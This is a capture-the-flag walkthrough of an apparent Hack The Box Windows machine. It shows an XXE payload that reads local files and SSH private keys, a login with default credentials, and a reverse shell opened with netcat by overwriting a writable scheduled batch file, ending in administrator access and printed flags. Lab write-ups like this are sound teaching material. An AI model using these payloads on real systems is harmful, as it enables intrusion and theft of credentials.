
Target IP Address: 10.129.25.82
Recon
NMAP:
└──╼ [★]$ nmap -sC -sV -vv -p- -T4 -max-rate 5000 -oN initial_recon.txt 10.129.25.82
...
 PORT    STATE SERVICE  REASON          VERSION
22/tcp  open  ssh      syn-ack ttl 127 OpenSSH for_Windows_8.1 (protocol 2.0)
...

80/tcp  open  http     syn-ack ttl 127 Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.2.28)
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
...

443/tcp open  ssl/http syn-ack ttl 127 Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.2.28)
...
|_http-title: MegaShopping
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
...- What version of Apache is running on the target’s port 80? Ans: 2.4.41
Checking on http at port 80:
Accidentally accessed the login using admin:password credentials
- What username:password combination logs in successfully? Ans: admin:password
Checking through links, stumbled upon Order that may be susceptible to SQL injection:
- What is the word at the top of the page that accepts user input? Ans: Order
Checking network tab in inspect for request parameters:
- What XML version is used on the target? Ans: 1.0
- What does the XXE / XEE attack acronym stand for? Ans: XML External Entity
Upon searching, and peeking with the official writeup, XEE can be used with the following:
<?xml version = "1.0"?>
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "file:///C:/Windows/win.ini">
]>
<order><quantity>1</quantity><item>
&xxe;
</item><address>1</address></order>
It now shows:
Foothold
Also, checking on html showed Daniel, which is a probable admin
- What username can we find on the webpage’s HTML code? Ans: Daniel
Maybe check for the user Daniel using XXE:
Saving id_rsa and ssh daniel@{IP Address}:
Getting user.txt from \Desktop:
daniel@MARKUP C:\Users\daniel\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is BA76-B4E3

 Directory of C:\Users\daniel\Desktop

03/05/2020  07:18 AM    <DIR>          .
03/05/2020  07:18 AM    <DIR>          ..
03/05/2020  07:18 AM                35 user.txt
               1 File(s)             35 bytes
               2 Dir(s)   7,374,237,696 bytes free

daniel@MARKUP C:\Users\daniel\Desktop>

PS C:\Users\daniel\Desktop> cat user.txt
032d2fc8952a8c24e39c8f0ee9918ef7
Priv Esc
Checking C:\
Check privileges of job.bat:
PS C:\Log-Management> icacls job.bat
job.bat BUILTIN\Users:(F)
        NT AUTHORITY\SYSTEM:(I)(F)
        BUILTIN\Administrators:(I)(F)
        BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
The BUILTIN\Users:(F) means that job.bat has full privilege, hence will be run by Admin level.
Checking inside job.bat:
@echo off
FOR /F "tokens=1,2*" %%V IN ('bcdedit') DO SET adminTest=%%V
IF (%adminTest%)==(Access) goto noAdmin
for /F "tokens=*" %%G in ('wevtutil.exe el') DO (call :do_clear "%%G")
echo.
echo Event Logs have been cleared!
goto theEnd
:do_clear
wevtutil.exe cl %1
goto :eof
:noAdmin
echo You must run this script as an Administrator!
:theEnd
exit- What executable is mentioned in the file mentioned before? Ans: wevtutil.exe
Download netcat and wget to the machine. Then run the following
daniel@MARKUP C:\Log-Management>echo C:\Log-Management\nc64.exe -e cmd.exe 10.10.14.134 4444 > job.bat Wait for the scheduler, and the reverse shell works:
└──╼ [★]$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.134] from (UNKNOWN) [10.129.25.110] 49677
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
markup\administratorNow, cd to C:\Users\Administrator\Desktop and obtain root.txt:
C:\Users\Administrator\Desktop>dir
...
03/05/2020  07:33 AM    <DIR>          .
03/05/2020  07:33 AM    <DIR>          ..
03/05/2020  07:33 AM                70 root.txt
               1 File(s)             70 bytes
               2 Dir(s)   7,418,167,296 bytes free

C:\Users\Administrator\Desktop>powershell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\Desktop> cat root.txt
cat root.txt
f574a3e7650cebd8c39784299cb570f8